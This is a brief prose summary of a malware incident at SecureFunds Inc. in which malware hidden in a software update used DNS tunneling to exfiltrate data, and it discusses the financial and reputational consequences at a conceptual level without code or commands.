The recent malware attack on SecureFunds Inc. exploited a sophisticated technique known as DNS tunneling. The malware was hidden within a software update and used DNS tunneling to covertly communicate with an external server. This method involves disguising data transfers as standard DNS queries, which allowed the malware to transfer stolen information without being easily detected. As a result, SecureFunds Inc. experienced significant financial losses due to the theft of sensitive information and the substantial costs of addressing the breach. The company's reputation also suffered, as concerns over data security grew among clients and partners.

This incident highlighted the advanced nature of DNS tunneling attacks and their potential to bypass traditional security measures. The attack disrupted ongoing projects and raised critical questions about the company's software development and security protocols. In summary, this breach underscores the urgent need for enhanced cybersecurity strategies to better protect against such sophisticated threats and mitigate the risk of future incidents.